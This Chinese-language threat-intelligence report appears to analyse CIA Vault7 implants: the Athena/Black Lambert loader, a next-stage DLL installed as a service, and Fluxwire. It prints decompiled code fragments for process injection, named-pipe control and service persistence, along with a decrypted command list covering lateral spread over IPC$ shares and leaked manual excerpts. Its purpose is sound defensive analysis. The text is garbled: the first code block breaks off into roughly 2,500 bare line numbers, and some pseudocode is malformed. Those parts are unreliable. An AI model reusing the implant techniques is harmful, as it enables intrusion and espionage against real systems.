

# 奇安信威胁情报中心

Archived: 2026-04-05 22:21:05 UTC

## 引言

2017年3月7日，维基解密首次在其网站对外曝光了美国中央情报局（CIA）相关资料，并且代号为Vault7[参考链接: 5]，并且从当月直至9月7日每周都会对外披露其中一个项目的相关资料内容[4]。在这批泄露资料中，主要涉及其相关网络武器库和行动项目的代号和对应文档介绍，鲜有具体的涉及implant（植入物）的技术实现和利用细节。

2017年4月，国外安全厂商赛门铁克和卡巴斯基分别发布了对相关网络武器库的研究报告，其分别命名为Longhorn[1]和The Lamberts[2]。在相关的研究报告中给出了涉及多种网络武器的命名和分类，以及其归属的关联性判断依据等，但涉及实际技术分析的内容依然很少。

奇安信威胁情报中心红雨滴团队对历史曝光的CIA网络武器及相关资料进行研究，并发现了多种网络武器文件，并且根据分析的结果与现有公开资料内容进行了关联和判定。并且我们还发现这些网络武器曾用于攻击中国的目标人员和机构，其相关攻击活动主要发生在2012年到2017年（与Vault7资料公开时间相吻合），并且在其相关资料被曝光后直至2018年末，依然维持着部分攻击活动，目标可能涉及国内的航空行业。

本报告是结合对具体网络武器样本的技术分析，并与公开情报中的相关资料和代号相对应起来。

## 网络武器

### Athena（雅典娜）项目

#### 简介

Athena（雅典娜）项目是维基解密于2017年5月19日披露的，其用于在Windows系统（从XP到Windows 10）上提供远程信标（beacon）和程序加载的木马程序，从其功能介绍也可以推断出其更可能用于获取到攻击立足时，向目标主机植入的攻击模块，并用于加载和执行下阶段载荷。Athena是由CIA与美国本土的Siege Technologies公司合作开发的（后者于2016年被Nehemiah Security收购）。

我们找到了和Athena相关的样本文件，并且发现其就是卡巴斯基报告中提及的Black Lambert。

#### Loader模块

这里对样本进行分析，该样本也在卡巴报告中的Black Lambert中所提及，该样本曾出现在利用Windows字体0day漏洞CVE-2014-4148的攻击事件中。可以看到其导出函数并不是正常的字母名字，而是一个数字编号。我们也发现这一特征在多种攻击样本中出现，这也符合Vault7相关泄露资料中，其关于相关攻击代码的开发的约定策略。

Name	Address	Ordinal
\$LN25	00405228	[main entry]

样本运行之后首先会检测一些windows中的指定进程是否存在（可以看到这些都是比较少见的windows相关进程），如果存在则获取对应的processid，否则获取当前进程的processid，用于之后的注入。

```

23 SIZE_T duBytes; // [sp+204h] [bp+6Ch]029
24
25 c = 0;
26 memset(&c, 0, sizeof(c));
27 memset(&u2, 0, sizeof(u2));
28 fun_memcpy(&c);
29 SetUnhandledExceptionFilter((LPTOP_LEVEL_EXCEPTION_FILTER)TopLevelExceptionFilter);
30 SetErrorMode(0x0000);
31 fun_Farhile(5);
32 if (a1 <= 0)
33 {
34     fun_Decrypt(&unk_41020C, 0, &u8, 130); // suchost.exe
35     u3 = (uchar_t *)&u8;
36 }
37 else
38 {
39     u2 = ucscrchr(*u2, 0x5C);
40     if (u2)
41         u3 = u2 + 1;
42     else
43         u3 = (uchar_t *)&u2;
44 }
45 u2 = u3;
46 if (!fun_Argoutspatch(a1, (int)u2, (int)u3))
47 {
48     fun_ErrorLast(u);
49     fun_ExitProcess(1);
50 }
51 if (ps22)
52 {
53     u4 = fun_EnumServicesStatusExW(&ps22);
54 }
55 else
56 {
57     if (!c)
58         goto LABEL_1A;
59     u4 = fun_FindSpecialService(&c, 0x100FF, u1);
60 }
61 duProcessId = u4;
62 LABEL_1A:
63 if (!duProcessId)
64 {
65     duProcessId = GetCurrentProcessId();
66     u5 = 1;
67 }
68 if (!lpFileName)
69     u5 = sub_401629(lpFileName, (int)&u21, u10);
70 else
71     u5 = sub_4014FC((int)&u21, u10);
72 u6 = u5;
73 if (!u5)
74 {
75     fun_ErrorLast(5u);
76     fun_ExitProcess_0(duProcessId);
77 }
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2
```

其实现了非常丰富的控制指令，其中也包括一些特殊功能，如：


支持GUI程序的后台点击；

支持作为隧道转发工具；

使用共享命名管道实施横向移动和模块执行。

### 字符串解密算法

该后门对其中使用的字符串都进行了加密，每一个加密的字符串实际上是以下的格式保存的，即前四个字节保存了加密字符中block的个数，通过xor key保存，每个block 4个字节，通过do，while循环中的算法解密。



### 控制指令

控制指令相关同样是加密存放，下面对解密后的部分重要指令进行说明：

指令	功能
cmd_at	该指令用于计划任务相关的设置。
cmd_idlewatch	该指令主要通过GetLastInputInfo监控机器设备的活动情况
cmd_wincontrol	通过postMessage向指定gui发送消息，结合SendInput鼠标左键的操作，再配合一开始设置的隐藏桌面，以实现对用户机器上任意GUI应用的控制。
cmd_catInstall	该指令主要通过DCOM loader设置IPC\$,ADMIN\$共享的方式以实现在局域网的传播。

其中cmd\_catInstall通过共享的方式传播下发后续的载荷，代码下发之后删除该共享，所以这里其实需要攻击者获取到相关设备的访问凭据，否则无法设置对应的共享。

### 关联和归属

从下图可以看到Payload模块实现的指令几乎涵盖了维基解密泄露的Athena项目文档中所提及的所有相关控制指令。这也是我们将Black Lambert和Athena项目相关联的原因。

New Track ID: dx12345678

**8.3.1.7 (U) Help**  
 (S/NF) The Help command displays the Tracker Shell Interface Help as shown in Figure 9 (above). Each command has extensive help and can be displayed by request help '-command'.  
 Usage: help '-command'

**8.3.2 (U) Command Features**  
 (U) NOTE: System environment settings will be expanded at runtime (e.g. %SYSTEMROOT%).

**8.3.2.1 (U) Execute**  
 (S/NF) This command will import commands from generated script. Script files are text files with a .txt extension. This command incorporates external scripts into the current script. The output will display the commands that were imported. Use the LS command to view the complete list.  
 Usage: execute pre=<value> post=<value> filename=<executable> arguments=<string>  
 Example: execute  
 [execute] - execute a command on target  
 Description: amount of time prior to command processing (0-default)  
 pre-delay (number)  
 Description: amount of time after command processing completes (0-default)  
 post-delay (number)  
 Description: 0=foreground(sync) 1=background(async) task (0-default)  
 task (number) (foreground, background)  
 Description: specific application name on target to execute  
 filename (string)  
 Description: specific arguments used with this command  
 arguments (string) cat  
 Output:  
 COMMAND: execute pre=0 post=0 filename="pccoding" arguments="all"

**8.3.2.2 (U) Get**  
 (S/NF) This command will retrieve a file from the target.  
 Usage: get flag=<number> filename=<string>  
 Example: get  
 [get] - download a file from the target  
 Description: prioritize this get request  
 flag (number) (not currently used)  
 Description: specific file to retrieve  
 filename (string) c:\temp\myfile.txt

SECRET//NOFORN 31

---

SECRET//NOFORN

Output:  
 COMMAND: get flag=0 filename="c:\temp\myfile.txt"

**8.3.2.3 (U) Put**  
 (S/NF) This command will send a file to the target. The local file must be present during the generate command. The request will also fail if the directory does not exist on the target.

```

1110 0x10064688 cndecrypt c6 [enum]
1111 0x100646f0 cndecrypt copy
1112 0x10064758 cndecrypt delete [text|force|reboot|recursive|store]
1113 0x100647c0 cndecrypt dir [dir|info|line|ps|summary|store]
1114 0x10064828 cndecrypt drives
1115 0x100648b8 cndecrypt disconnect
1116 0x100648f8 cndecrypt execute [steal|prefetch]
1117 0x10064908 cndecrypt f3 [recode]
1118 0x100649c0 cndecrypt hash [store]
1119 0x10064a30 cndecrypt idletimeout
1120 0x10064a98 cndecrypt kill [force|block]
1121 0x10064b80 cndecrypt mkdir
1122 0x10064c08 cndecrypt match
1123 0x10064b00 cndecrypt move [reboot]
1124 0x10064c18 cndecrypt mrs
1125 0x10064c40 cndecrypt ns [path|name|security|stats]
1126 0x10064d08 cndecrypt put [store]
1127 0x10064d48 cndecrypt reset
1128 0x10064d98 cndecrypt set
1129 0x10064e20 cndecrypt shutdown
1130 0x10064e48 cndecrypt supports [properties]
1131 0x10064f10 cndecrypt streams
1132 0x10064f78 cndecrypt time
1133 0x10064f80 cndecrypt connect
1134 0x10065008 cndecrypt listen [reuse]
1135 0x10065080 cndecrypt which
1136 0x10065110 cndecrypt screenshot
1137 0x10065180 cndecrypt wincontrol
1138 0x100651e8 cndecrypt winlist
1139 0x10065280 cndecrypt attrfb
1140 0x10065288 cndecrypt cat
1141 0x10065320 cndecrypt strings
1142 0x10065388 cndecrypt touch
1143 0x100653f0 cndecrypt arp [mac]
1144 0x10065448 cndecrypt iproute [mac]
1145 0x100654d0 cndecrypt netstat [pid|filter|kill]
1146 0x10065520 cndecrypt route [mac]
1147 0x10065590 cndecrypt at
1148 0x100655f8 cndecrypt nbststat
1149 0x10065668 cndecrypt net [name|user|view]
1150 0x100656c8 cndecrypt netshare
1151 0x10065780 cndecrypt netuse
1152 0x10065798 cndecrypt netview
1153 0x10065800 cndecrypt services
1154 0x10065848 cndecrypt users
1155 0x10065880 cndecrypt burnldr
1156 0x10065938 cndecrypt catinstall
1157 0x100659a0 cndecrypt catinstall
1158 0x100659d0 cndecrypt catunmod
1159 0x10065a70 cndecrypt modlist
1160 0x100654d8 cndecrypt modload
1161 0x10065b48 cndecrypt modularload
1162 0x10065b88 cndecrypt netcat
1163 0x0
1164 0x0

```

## 下阶段植入物

下阶段植入物是由Payload模块通过IPC\$共享方式下发和执行的，并且在分析过程中，我们确实找到了相关的佐证依据。

下阶段植入物为一个dll模块，其落地文件名可能以随机字符串文件名或伪装成网络协议相关，如Winhttp32，winDNS，winftp32，winrdp64等。其启动主要通过两种方式：一是通过远程IPC管道利用regsvr32注册安装，二是首次在目标机器安装后，后续以服务形态执行和持久性维持。结合其启动方式特点，推测该模块主要用于内网横向移动阶段，并维持持久性。

这里我们以模块名为winhttp32.dll为例分析，其主要通过服务的方式启动：

Name	Address	Ordinal
DllInstall	008210AC	1
DllRegisterServer	00821056	2
HandlerEx	008211B3	3
ServiceMain	00821102	4
DllEntryPoint	00821050	[main entry]

将自身注册为NativeService的服务。

```
1|int __fastcall ServiceMain(volatile LONG *a1, LONG a2, int a3, int *a4)
2|{
3|  int result; // eax@1
4|
5|  dword_828280 = 32;
6|  dword_828284 = 2;
7|  dword_828288 = 7;
8|  dword_82828C = 0;
9|  dword_828290 = 0;
10| dword_828294 = 0;
11| dword_828298 = 0;
12| sub_822222(a1, a2);
13| unk_828080 = *(_DWORD *)"NativeService";
14| *(_DWORD *)&unk_828080 + 1 = *(_DWORD *)"veService";
15| *(_DWORD *)&unk_828080 + 2 = *(_DWORD *)"rvice";
16| *(_DWORD *)&unk_828080 + 6 = *(_WORD *)"e";
17| result = RegisterServiceCtrlHandlerExA(&unk_828080, HandlerEx, 0);
18| dword_82829C = result;
19| if ( result )
20| {
21|   dword_828284 = 4;
22|   dword_828294 = 0;
23|   dword_828298 = 0;
24|   result = SetServiceStatus(result, &dword_828280);
25|   if ( result )
26|   {
27|     fun_Entrymain(*a4);
28|     fun_SetServiceStatus();
29|     fun_CheckandTerminate(*a4);
30|     result = fun_GetModuleFileNameA();
31|   }
32| }
33| return result;
34|}

| 28| func_sprintf(L"SYSTEM\\CurrentControlSet\\Services\\%s", a1);
| 29| v3 = RegOpenKeyExW(-2147483646, &v12, 0, 257, &v18);
| 30| if ( v3 > 0 )
| 31|   v3 = (unsigned __int16)v3 | 0x80070000;
| 32| v19 = v3;
| 33| if ( v3 >= 0 )
| 34| {
| 35|   v17 = 511;
| 36|   v4 = RegQueryValueExW(v18, L"ImagePath", 0, &v16, &Str, &v17);
| 37|   if ( v4 > 0 )
| 38|     v4 = (unsigned __int16)v4 | 0x80070000;
| 39|   v19 = v4;
| 40|   if ( v4 >= 0 && wcsstr(&Str, L"svchost") )
| 41|   {
| 42|     v5 = wcsstr(&Str, L"-k");
| 43|     if ( v5 )
| 44|     {
```

其通过命名管道的方式，和自身拷贝的子进程进行通信。

```

31 v1 = CreateNamedPipeW(&v19, 3, 4, 1, 10240, 10240, -1, &v15);
32 v2 = v1;
33 if ( v1 == -1 )
34 {
35     v3 = GetLastError();
36     if ( v3 > 0 )
37         v3 = (unsigned __int16)v3 | 0x80070000;
38     return v3;
39 }
40 if ( !ConnectNamedPipe(v1, 0) )
41 {
42     v5 = GetLastError();
43     if ( v5 > 0 )
44         v5 = (unsigned __int16)v5 | 0x80070000;
45     v4 = v5;
46     goto LABEL_23;
47 }
48 v4 = sub_822BF4(v2);
49 if ( v4 >= 0 )
50 {
51     v4 = fun_ReadbyPipe((int)&v13, v2, &v12);
52     if ( v4 >= 0 )
53     {
54         if ( v13 == 1 && v14 == 4 )
55         {
56             v6 = *v12;
57             if ( (unsigned int)*v12 <= 3 )
58             {
59                 v7 = fun_CreateforInject(v2, v6, a1);
60             }
61             else
62             {
63                 if ( v6 != 4 )
64                 {
65                     if ( v6 > 4 && v6 <= 6 )
66                     {
67                         v7 = fun_Inject(v2, *v12);
68                         goto LABEL_20;
69                     }
70                     goto LABEL_22;
71                 }
72                 v7 = fun_GetnextPayloadFromReg(v2);
73             }
74 LABEL_20:
75             v4 = v7;
76             if ( v7 >= 0 )
77                 v4 = 0;

```

其实现了包括可以注入代码到进程，获取系统版本信息以及执行代码的三种功能。

```

.text:10002DE5          ja             short loc_10002E0D
.text:10002DE7          push        eax
.text:10002DE8          mov         eax, ebx
.text:10002DEA          call        func_injectDll
.text:10002DEF          jmp         short loc_10002E03
.text:10002DF1          ; -----
.text:10002DF1          loc_10002DF1:  push        ebx                ; CODE XREF: sub_10002CCA+114↑j
.text:10002DF1          call        func_getVersion
.text:10002DF2          call        func_getVersion
.text:10002DF7          jmp         short loc_10002E03
.text:10002DF9          ; -----
.text:10002DF9          loc_10002DF9:  push        [ebp+arg_0]        ; CODE XREF: sub_10002CCA+10F↑j
.text:10002DF9          push        eax
.text:10002DFC          push        ebx
.text:10002DFD          call        func_execute
.text:10002DFE          call        func_execute
.text:10002E03          loc_10002E03:  ; CODE XREF: sub_10002CCA+125↑j

```


## 关联和归属

在分析过程中，我们发现下阶段植入物用于运行不止一种载荷类型，其中常见的为分发运行Fluxwire Node模块，以及另外一种未知的执行模块。

## Fluxwire Node

### 简介

Fluxwire是CIA为了实现mesh networking而创建的项目，在泄露的文档中包括了一份关于Fluxwire的Linux版本控制端的介绍和使用手册：



通过手册内容，可以看到整个fluxwire是支持多个平台，覆盖了window，linux，mac os等，且支持多个指令集的平台。

### 1.3 Supported Platforms and Architectures

Platform	x86	x64	PPC	MIPS	ARM	Sparc
Microsoft Windows	✓	✓			✓	
Linux	✓	✓	✓	✓	✓	✓
Mac OS X	✓	✓				
FreeBSD	✓					
OpenBSD						
NetBSD						
Solaris	✓					✓
AIX			✓			
SCO						

